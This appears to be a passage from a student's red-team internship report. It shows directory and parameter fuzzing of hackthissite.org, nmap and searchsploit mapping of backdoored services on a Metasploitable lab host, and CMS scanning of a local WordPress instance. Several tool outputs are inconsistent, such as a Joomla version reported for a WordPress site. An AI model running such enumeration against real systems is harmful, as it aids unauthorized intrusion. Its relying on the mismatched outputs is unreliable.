



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 03: VAPT & Web App PT (OWASP Top 10)

Organization	CyberSter
Report Title	VAPT & Web App PT (OWASP Top 10)
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Target	• Hackthissite.org • WordPress Instance • Joomla Instance • Metasploitable (Authorized Practice Platform)
Date	Thursday, July 9, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY	2
2. INTRODUCTION.....	2
3. METHODOLOGY OVERVIEW	3
ASSESSMENT LIFECYCLE	3
TASK 01 Advanced Web Directory & Parameter Discovery	3
4.1 - TASK OVERVIEW	3
4.2 - TOOLS USED & WHY	3
4.3 - COMMANDS & EXECUTION	4
4.4 - KEY FINDINGS	8
4.5 - ANALYSIS & IMPACT	9
TASK 02 CVE Mapping & Exploit Research	9
5.1 - TASK OVERVIEW	9
5.2 - TOOLS USED & WHY	10
5.3 - COMMANDS & EXECUTION	10
5.4 - Summary of Findings & Recommended Tools	12
5.5 - ANALYSIS & IMPACT	13
TASK 03 CMS Vulnerability Scanning	13
6.1 - TASK OVERVIEW	13
6.2 - TOOLS USED & WHY	14
6.3 - COMMANDS & EXECUTION	14
6.4 - KEY FINDINGS	19
6.5 - ANALYSIS & IMPACT	19
TASK 04 Stealth & Firewall Evasion: The First Shell	20
7.1 - TASK OVERVIEW	20
7.2 - TOOLS USED & WHY	20
7.3 - COMMANDS & EXECUTION	20
7.4 - KEY FINDINGS	22
7.5 - ANALYSIS & IMPACT	23
8. KEY FINDINGS SUMMARY	23
9. RISK ASSESSMENT & RECOMMENDATIONS	24
11. CONCLUSION	24
12. APPENDIX - COMMANDS REFERENCE	24

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for Week 03 of the Cybersecurity Internship at CyberSter, under the instruction of **Umar Niaz**. The objective of this week was to evolve from basic reconnaissance into **vulnerability assessment, active exploitation, and initial system compromise**.

A comprehensive engagement was conducted against the target environment (WordPress and Joomla instances). The assessment utilized advanced diagnostic tools, including **WPScan, JoomScan, Gobuster, and Metasploit Framework**, to identify and weaponize security gaps. The engagement progressed through the full lifecycle of an attack: from service fingerprinting and directory enumeration to the successful deployment of exploits and the establishment of a reverse shell. This report provides a detailed breakdown of the target's security posture, documenting the technical transition from vulnerability identification to achieving administrative (root) system access. All activities were restricted to an authorized sandbox environment, focusing on the practical application of offensive security tactics.

2. INTRODUCTION

This assessment was completed as part of the **Week 03 Cybersecurity Internship at CyberSter**, under the supervision of Umar Niaz. The target environments were localized WordPress and Joomla instances, serving as legally authorized practice platforms for ethical hacking and post-exploitation analysis. While Week 02 focused on passive discovery, the objective of Week 03 was to bridge the gap between **"Vulnerability Identification"** and **"Active Exploitation."**

The scope of this engagement was defined to cover the entire **Attack Lifecycle**, specifically focusing on:

- **Service Enumeration & Fingerprinting:** Identifying outdated versions and misconfigured endpoints.
- **Vulnerability Scanning:** Leveraging automated frameworks to detect actionable CVEs.
- **Exploitation & Initial Foothold:** Utilizing the Metasploit Framework to execute payloads, bypass environmental restrictions, and establish an interactive reverse shell (Meterpreter/Netcat).
- **Post-Exploitation Enumeration:** Verifying system-level access and validating the impact of identified security flaws.

This phase serves as a critical foundation in the penetration testing lifecycle, demonstrating how documented vulnerabilities translate into real-world risks when left unpatched.

Target: Hackthissite.org, WordPress Instance, Joomla Instance, Metasploitable 3 (Authorized Practice Platform)

Scope: In-scope activities include authorized service enumeration, vulnerability scanning, active exploitation of the Metasploitable sandbox, and post-exploitation privilege validation, while strictly excluding DoS attacks, data destruction, and unauthorized external network traversal.

Instructor: Umar Niaz, Red Team Instructor at CyberSter

Student: Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW

Reconnaissance Phase: Systematic mapping of the target environment using web-based scanners to identify exposed administrative paths and version-specific weaknesses.

Vulnerability Assessment Phase: Leveraging automated tools to cross-reference identified service versions against known CVE databases.

Exploitation Phase: Weaponization of identified vulnerabilities using Metasploit, followed by manual payload delivery and reverse shell establishment.

Verification Phase: Post-compromise enumeration to validate the extent of the access achieved (whoami, id, uname -a) and documenting the security impact.

ASSESSMENT LIFECYCLE

- The engagement followed a standard professional penetration testing methodology:
- Scanning & Mapping: Identifying the target's attack surface.
- Vulnerability Identification: Analyzing scan results to locate actionable entry points.
- Exploitation: Launching targeted exploits to compromise the system.
- Reporting: Documenting the findings, impact, and remediation strategies to improve the target's security posture.

TASK 01 Advanced Web Directory & Parameter Discovery

Objective: Your goal is Attack Surface Mapping. By identifying hidden directories, sensitive configuration files, and undocumented URL parameters, you create a complete roadmap of the application's internal structure, allowing you to transition from blind probing to targeted, high-impact security testing.

Engagement Phase: This is the Reconnaissance and Enumeration phase. You are actively probing the server to discover its architecture. Once this phase concludes, the findings serve as the foundation for the next stage: Vulnerability Assessment, where you test the discovered endpoints for specific security flaws.

4.1 - TASK OVERVIEW

The objective of this task is to perform active Information Gathering on the target application, hackthissite.org. The focus is to map the application's internal structure by discovering non-public directories, sensitive configuration files, and hidden URL parameters. By uncovering these "Entry Points," we establish a comprehensive attack surface to prepare for systematic vulnerability assessment.

4.2 - TOOLS USED & WHY

To ensure a thorough discovery, we use a combination of fuzzing and enumeration tools:

FFUF (Fast Web Fuzzer): Used for high-speed directory brute-forcing. It is the primary tool for identifying hidden paths by testing thousands of common wordlist entries against the server.

Dirsearch: A specialized tool for directory discovery that effectively handles file extensions (e.g., .php, .zip, .sql). It is used to find specific sensitive files that might be missed by generic scanners.

Arjun: Used specifically for Hidden Parameter Discovery. It brute-forces potential parameters that are not visible in the web interface, which is critical for finding injection points.

ParamSpider: Used to scrape and extract parameters from archived URLs. This provides historical context and discovers parameters that might only appear under specific conditions or older versions of the site.

4.3 - COMMANDS & EXECUTION

The following commands to begin the reconnaissance process:

Step 1 - Directory Brute-Forcing (FFUF)

```
# Used to identify hidden web directories and sensitive paths.
# Execute FFUF with a common wordlist
ffuf -u https://www.hackthissite.org/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-fc 404 -s \
-o results.html -of html
```

Screenshot: Output of FFUF showing discovered 200/301 status

```

(kali㉿kali)-[~/Desktop/week_3]
$ ffuf -u https://www.hackthissite.org/FUZZ \
-W /usr/share/seclists/Discovery/Web-Content/common.txt \
-fc 404 -s \
-o results.html -of html
.gitkeep
.git/logs/
.git
.gitmodules
.gitreview
.gitk
.gitignore
.gitconfig
.git/config
.git/index
.git_release
.git/HEAD
.gitattributes
.hta
.git-rewrite
.htpasswd
.well-known/pki-validation
.well-known/security.txt
.htaccess
AT-admin.cgi
account
admin.cgi
admin.pl

```

Status	FUZZ	URL	Redirect location	Position	Length	Words	Lines	Type	Duration	Resultfile	Scraper data	Ffuf Hash
200	well-known/security.txt	https://www.hackthissite.org/well-known/security.txt		89	361	36	7	text/plain; charset=utf-8	802.21475ms			0de3259
200	advertise	https://www.hackthissite.org/advertise		583	17445	1624	227	text/html	879.231026ms			0de32247
200	api/experiments	https://www.hackthissite.org/api/experiments		667	14	3	1	text/html	750.868969ms			0de3229b
200	api/experiments/configurations	https://www.hackthissite.org/api/experiments/configurations		668	14	3	1	text/html	1.001886825s			0de3229c
200	apis	https://www.hackthissite.org/apis		669	14	3	1	text/html	947.320405ms			0de3229d
200	api	https://www.hackthissite.org/api		666	10	2	1	text/html	897.469742ms			0de3229a
200	articles	https://www.hackthissite.org/articles		710	28664	4513	546	text/html	637.027766ms			0de322c6
200	blog	https://www.hackthissite.org/blog		880	22984	3003	348	text/html	700.67542ms			0de32370
200	blogs	https://www.hackthissite.org/blogs		889	23002	3011	348	text/html	994.433731ms			0de32379

Step 2 - Advanced File Enumeration (Dirsearch)

```

# Used to discover specific file types like .php, .sql, and .zip.
# Run dirsearch with specified extensions
dirsearch -u https://www.hackthissite.org \
-e php,html,js,zip,txt,sql \
-t 20 \
-o results.json --format=json

```

Screenshot: Output highlighting sensitive files found

```
(kali@kali)-[~/Desktop/week_3]
$ dirsearch -u https://www.hackthissite.org \
-e php,html,js,zip,txt,sql \
-t 20 \
-o results.json --format=json
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

0.4.3

Extensions: php, html, js, zip, txt, sql | HTTP method: GET | Threads: 20 | Wordlist size: 11957
Output File: results.json
Target: https://www.hackthissite.org/

[04:02:45] Starting:
[04:11:12] 200 - 249B - /.well-known/security.txt
[04:15:06] 200 - 10B - /account/
[04:15:07] 301 - 244B - /account -> http://www.hackthissite.org/account/
[04:15:07] 200 - 19B - /account/login.php
[04:15:07] 200 - 18B - /account/login.js
[04:15:07] 200 - 20B - /account/login.html
[04:15:08] 200 - 15B - /account/logon
[04:15:08] 200 - 19B - /account/login.txt
[04:15:09] 200 - 19B - /account/login.sql
[04:15:09] 200 - 19B - /account/login.htm
[04:15:09] 200 - 19B - /account/login.zip
[04:15:10] 200 - 18B - /account/login.rb
[04:15:11] 200 - 21B - /account/login.shtml
[04:15:11] 200 - 16B - /account/signin
[04:15:15] 200 - 15B - /account/login
```

```
(kali@kali)-[~/Desktop/week_3]
$ cat results.json
{
  "info": {
    "args": "/usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u https://www.hackthissite.org -e php,html,js,zip,txt,sql -t 20 -o results.json --format=json",
    "time": "Mon Jul 6 04:40:48 2026"
  },
  "results": [
    {
      "content-length": 249,
      "content-type": "text/plain",
      "redirect": "",
      "status": 200,
      "url": "https://www.hackthissite.org/.well-known/security.txt"
    },
    {
      "content-length": 10,
      "content-type": "text/html",
      "redirect": "",
      "status": 200,
      "url": "https://www.hackthissite.org/account/"
    },
    {
      "content-length": 244,
      "content-type": "text/html",
      "redirect": "http://www.hackthissite.org/account/",
      "status": 301,
      "url": "https://www.hackthissite.org/account"
    },
    {
      "content-length": 19,
      "content-type": "text/html",

```

Step 3 - Hidden Parameter Discovery (Arjun)

```
# Used to find non-public URL parameters that accept user input.
# Scan a specific endpoint for hidden parameters
arjun -u https://www.hackthissite.org/index.php -oJ results_arjun.json
```

Screenshot: Arjun scan no hidden parameter found

```

(kali㉿kali)-[~/Desktop/week_3]
$ arjun -u https://www.hackthissite.org/index.php -oJ results_arjun.json

/|_ '
(|/ /(//) v2.2.7
_/_

200      register      https://www.hackthissite.org/
register

[*] Scanning 0/1: https://www.hackthissite.org/index.php
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[+] Extracted 3 parameters from response for testing: username, password, btn_submit
[*] Logicforcing the URL endpoint
[!] No parameters were discovered.

200      robots.txt      https://www.hackthissite.org/
robots.txt

(kali㉿kali)-[~/Desktop/week_3]
$

```

Step 4 - Historical Parameter Extraction (ParamSpider)

```

# Used to extract all possible parameters from historical web data.
# Download & Install: git clone https://github.com/devanshbatham/ParamSpider
# cd ParamSpider && pip install .
OR
sudo apt install paramspider
# Run ParamSpider and save to a text file
python3 paramspider.py -d hackthissite.org --output results_paramspider.txt

OR
paramspider -d hackthissite.org > hackthissite.org.txt

```

Screenshot: ParamSpider output showing the total count of discovered parameter-driven URLs

```
(kali㉿kali)-[~/Downloads/ParamSpider]
└─$ paramspider -d hackthissite.org
>hackthissite.org.txt
```

200 api https://w

https://w

articles

https://w

with <3 by @0xasm0d3us https://w

```
[INFO] Fetching URLs for hackthissite.org
[INFO] Found 297533 URLs for hackthissite.org
[INFO] Cleaning URLs for hackthissite.org
[INFO] Found 285158 URLs after cleaning
[INFO] Extracting URLs with parameters
[INFO] Saved cleaned URLs to results/hackthissite.org.txt
```

4.4 - KEY FINDINGS

Category	Discovered Paths	Status Code	Impact/Notes
Authentication	/account/login.php, /register, /account/signin	200	Primary targets for Auth testing.
Sensitive Metadata	/.well-known/security.txt, /robots.txt	200	Useful for reconnaissance.
Functional APIs	/api/, /api/experiments/	200	Potential for API-based testing.
Version Control	.git/, .gitignore, .gitconfig	403	Indicates potential Git repo presence.
Admin/Scripts	/cgi-bin/, /includes/, server-status	403	Confirms server-side administrative areas.
Redirections	/irc, /irc-macadmin, /donate	301/302	Mapped navigation and logic flow.

4.5 - ANALYSIS & IMPACT

Attack Surface Prioritization: The application uses a logical directory separation (e.g., /account/ vs /api/). The 403 results for /includes/ and /cgi-bin/ indicate that the server is well-hardened against direct file listing, but these areas remain primary targets for bypass attempts, such as testing for misconfigured directory permissions or local file inclusion (LFI).

Information Leakage Risks: While direct access to source code is blocked (evidenced by 403 status on .git files), the presence of these files suggests that the web root is managed by a Git repository. A misconfiguration (e.g., an exposed backup copy) could lead to full source code disclosure.

Authentication Testing Focus: The identification of /account/login.php provides a concrete target. Future efforts should prioritize this area for testing vulnerabilities like Brute Force, Credential Stuffing, or SQL Injection.

Security Posture Summary: The target shows a strong posture regarding basic directory listing. The presence of dynamic endpoints (/api/experiments) suggests the application architecture is complex, warranting deeper analysis of API request patterns.

RED TEAM INSIGHT

The target exhibits a "hardened-on-the-outside" posture, effectively blocking mass scanning with robust 403 controls. However, the presence of active API endpoints and specific authentication routes reveals a high-value internal attack surface. Moving forward, the focus must shift from brute-force enumeration to **logic-based exploitation**. By targeting the interaction between the API layer and the authentication system, we can attempt to bypass the hardened perimeter through session manipulation and parameter tampering rather than relying on simple file discovery.

TASK 02 CVE Mapping & Exploit Research

Objective: The primary objective of this phase is to move from passive discovery to active vulnerability assessment. By identifying specific service versions and mapping them to known vulnerabilities (CVEs), the goal is to determine which services on the Metasploitable 2 target can be weaponized to achieve an initial foothold or Remote Code Execution (RCE).

Engagement Phase: This task falls under the **Vulnerability Research & Analysis** phase of the penetration testing lifecycle. It bridges the gap between reconnaissance and exploitation by validating that the discovered services possess documented, exploitable flaws.

5.1 - TASK OVERVIEW

In this task, the focus is on the following workflow:

1. **Service Version Identification:** Pinpointing the exact software versions running on the target ports.

2. **Vulnerability Mapping:** Using searchsploit to cross-reference service versions with existing exploit databases.
3. **Threat Intelligence Gathering:** Utilizing NVD (National Vulnerability Database) and Exploit-DB to analyze CVE details, severity levels (CVSS), and the viability of available exploit code.
4. **Exploit Feasibility Analysis:** Determining if a specific vulnerability allows for a stable RCE or an initial system foothold.

5.2 - TOOLS USED & WHY

Nmap: Essential for service version detection (-sV) and identifying the specific software stacks and versions running on open ports.

Searchsploit: A command-line tool that interfaces with the Exploit-DB archive, allowing for rapid, offline identification of local exploit code.

NVD (National Vulnerability Database): Used to obtain standardized technical details, impact analysis, and CVSS scoring for specific CVEs.

Exploit-DB: A verified repository of real-world exploit scripts, used to confirm the existence of usable code and understand the mechanism of the vulnerability.

5.3 - COMMANDS & EXECUTION

Service Enumeration:

```
nmap -sV -sC 192.168.18.94
```

Screenshot: Nmap -sV output showing open ports and identified service versions

```
(kali@kali)-[~/Desktop/week_3]
$ nmap -sV -sC 192.168.18.94
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-08 07:31 -0400
Nmap scan report for 192.168.18.94
Host is up (0.0061s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.18.104
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2026-07-08T11:31:54+00:00; -22s from scanner time.
```

Service	Version	Why it's a priority
vsftpd	2.3.4	Famous "backdoor" vulnerability; leads directly to root shell.
UnrealIRCd	3.2.8.1	Contains a backdoor allowing remote command execution.
Samba	3.0.20	Known for a command injection vulnerability in the username field.

Search for Exploits:

```
# General search
searchsploit vsftpd 2.3.4
searchsploit unrealircd 3.2.8.1
searchsploit samba 3.0.20
```

Screenshot: showing 'searchsploit' results for the discovered services

```
(kali@kali)-[~/Desktop/week_3]
$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

Shellcodes: No Results

```
(kali@kali)-[~/Desktop/week_3]
$ searchsploit unrealircd 3.2.8.1
```

Exploit Title	Path
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl

Shellcodes: No Results

```
(kali@kali)-[~/Desktop/week_3]
$ searchsploit samba 3.0.20
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Shellcodes: No Results

Review Exploit Details:

```
# View the path/details of the exploit # Mirror the file to your current directory
for inspection
searchsploit -m unix/remote/17491.rb
```

Screenshot: Browser window displaying the NVD page for a chosen CVE (e.g., CVE-2011-2523)

```

(kali㉿kali)-[~/Desktop/week_3]
$ searchsploit -m unix/remote/17491.rb
Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
URL: https://www.exploit-db.com/exploits/17491
Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
Codes: OSVDB-73573, CVE-2011-2523
Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/kali/Desktop/week_3/17491.rb

(kali㉿kali)-[~/Desktop/week_3]
$ ls
17491.rb  arjun_output.txt  hackthissite.org_URLS.txt  results_Dirsearch.json  results_FFUF.html

(kali㉿kali)-[~/Desktop/week_3]
$

```

Exploit-DB Details: Exploit-DB entry showing the specific code/methodology for the vulnerability

The screenshot shows the Exploit-DB website interface. At the top, there's a search bar with the text 'UnrealIRCd 3.2.8.1'. Below the search bar, there's a table of results. The table has columns for Date, D (Download), A (Add), V (Verify), Title, Type, Platform, and Author. Three results are shown, all for 'UnrealIRCd 3.2.8.1'.

Date	D	A	V	Title	Type	Platform	Author
2011-10-20				UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	DoS	Windows	DIGMi
2010-12-05				UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	Remote	Linux	Metasploit
2010-06-13				UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	Remote	Linux	anonymous

Showing 1 to 3 of 3 entries (filtered from 46,636 total entries)

Exploit-DB ID	Service Name	Vulnerability Description
17491	vsftpd 2.3.4	Backdoor Command Execution via :) trigger
16922	UnrealIRCd 3.2.8.1	Backdoor command execution via DEBUG3 command
16320	Samba 3.0.20	Command Injection in 'username' map script

5.4 - Summary of Findings & Recommended Tools

Service Identified	Version	CVE ID	Exploit-DB ID	Primary Tool
vsftpd	2.3.4	CVE-2011-2523	17491	Searchsploit / Nmap
UnrealIRCd	3.2.8.1	CVE-2010-2075	16922	Searchsploit / Nmap

Samba	3.0.20	CVE-2007-2447	16320	Searchsploit / Nmap
-------	--------	---------------	-------	---------------------

5.5 - ANALYSIS & IMPACT

The vulnerability research confirms that the target, Metasploitable 2, is highly susceptible to **Remote Code Execution (RCE)**. The analysis indicates the following:

- **High-Confidence Exploits:** All identified vulnerabilities (vsftpd, UnrealIRCd, and Samba) are not typical memory corruption bugs but rather documented backdoors or logic flaws. This increases the success rate of exploitation significantly, as these exploits do not rely on complex memory heap manipulation.
- **System Foothold:** Successfully weaponizing any of the three identified services will grant the attacker an immediate shell with elevated (root) privileges.
- **Minimal Evasion Required:** Due to the age of the software versions and the nature of these vulnerabilities, the target lacks modern security mitigations (such as ASLR or DEP), making the exploit payload delivery straightforward and stable.

RED TEAM INSIGHT

From a Red Team perspective, the "CVE mapping" phase reveals that the target environment is effectively an unpatched, high-risk legacy system. The reliance on services with pre-installed backdoors represents a critical failure in supply chain or configuration security.

Strategic Recommendation: Given the high stability and "guaranteed" outcome of these exploits, we should prioritize the **vsftpd 2.3.4 backdoor** as the primary attack vector. It provides an unauthenticated root-level entry point with zero noise, effectively bypassing any need for complex privilege escalation post-entry. The engagement should proceed immediately to exploitation, utilizing these verified exploits to secure persistent access before performing lateral movement or internal reconnaissance.

TASK 03 CMS Vulnerability Scanning

Objective: To perform targeted security assessments on WordPress and Joomla environments. The goal is to identify common CMS-specific attack vectors, including exposed user accounts, outdated/vulnerable plugins, and insecure component configurations that could lead to unauthorized system access.

Engagement Phase: This task belongs to the Web Application Enumeration phase. It focuses specifically on the "third-party risk" model where the core CMS might be secure, but the installed plugins act as the weakest link.

6.1 - TASK OVERVIEW

- **Environment Setup:** Deploying containerized vulnerable instances of WordPress and Joomla.
- **Fingerprinting:** Identifying the CMS version and underlying stack using whatweb.

- **Vulnerability Scanning:** Using WPScan (for WordPress) and JoomScan (for Joomla) to automate the detection of known CVEs in plugins and themes.
- **Enumeration:** Performing username harvesting and component-level directory fuzzing to map the administrative landscape.

6.2 - TOOLS USED & WHY

Docker: Used for isolating the vulnerable lab environments, ensuring you can reset them easily.

WhatWeb: Essential for initial identification; it determines which CMS is in use so you don't waste time running incorrect scans.

WPScan: The industry-standard tool for WordPress security; it queries its own vulnerability database to find issues in plugins, themes, and core files.

JoomScan: Specialized for Joomla; it automates the detection of vulnerable components and configuration disclosure.

Gobuster: Used for directory brute-forcing, specifically targeting /plugins/ and /components/ to find hidden or unlisted entry points.

6.3 - COMMANDS & EXECUTION

WordPress Workflow (WPScan):


```
# Fingerprint the site
whatweb http://localhost:8000

# Enumerate users
wpscan --url http://localhost:8000

# Enumerate vulnerable plugins (The most important step)
wpscan --url http://localhost:8000 --enumerate vp

# Aggressive detection of hidden plugins
wpscan --url http://localhost:8000 --enumerate ap --plugins-detection aggressive
```

Screenshot:



```
[kali@kali:~/Desktop/week_3/VulnerableWordPress]
$ whatweb http://localhost:8000
http://localhost:8000 [200 OK] Apache[2.4.7], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[::1], JQuery[1.11.2], MetaGenerator[WordPress 4.2.1], PHP[5.5.9-1ubuntu4.29], Powere
dBy[WordPress/WordPress], Script[text/javascript], Title[Test VULN | Just another WordPress site], UncommonHeaders[secrethead], Via-Proxy[Squid 1.0.0], WordPress[4.2.1], X-Powered-By[PHP
/5.5.9-1ubuntu4.29], x-pingback(http://localhost:8000/xmlrpc.php)
```



Joomla Workflow (JoomScan):

Screenshot:

```

+---++--=[Update Date : [2018/09/23]]
+---++--=[Authors : Mohammad Reza Espargham , Ali Razmjoo]
--=[Code name : Self Challenge]
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://localhost:8000/ ...

Test VULN
just another WordPress site

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.1

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page not found

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://localhost:8000/robots.txt

Interesting path found from robots.txt
http://localhost:8000/super-secret-admin-page/

Hello world!

[+] Finding common backup files name
[++] Backup files are not found

```

Gobuster:

```

(kali㉿kali)-[~/Desktop/week_3]
$ gobuster dir -u http://localhost:8000/ -w /usr/share/wordlists/dirb/common.txt -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://localhost:8000/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Search (Status: 403) [Size: 287]
.htaccess (Status: 403) [Size: 287]
.htpasswd (Status: 403) [Size: 287]
.hta (Status: 403) [Size: 282]
index.php (Status: 301) [Size: 0] [→ http://localhost:8000/]
robots.txt (Status: 200) [Size: 500]
server-status (Status: 403) [Size: 291]
wp-admin (Status: 301) [Size: 315] [→ http://localhost:8000/wp-admin/]
wp-content (Status: 301) [Size: 317] [→ http://localhost:8000/wp-content/]
wp-includes (Status: 301) [Size: 318] [→ http://localhost:8000/wp-includes/]
xmlrpc.php (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)

Finished Hello world!

```

Directory Indexing:

Vulnerability	Status	Risk Level	Description
Directory Indexing	Enabled	Medium	Server listing enable hai, file structure leak ho raha hai.
Information Disclosure	Confirmed	High	Files ki exact versions aur dates reveal ho rahi hain.
Attack Surface	Exposed	High	Attacker ko path ka pata chal gaya, wo specific file target kar sakta hai.

Docker aur Necessary Tools Installation:

```
# 1. System packages update karein
sudo apt update && sudo apt upgrade -y

# 2. Docker aur docker-compose install karein
sudo apt install docker.io docker-compose -y
```

```
# 3. Docker service ko start aur enable karein
sudo systemctl start docker
sudo systemctl enable docker

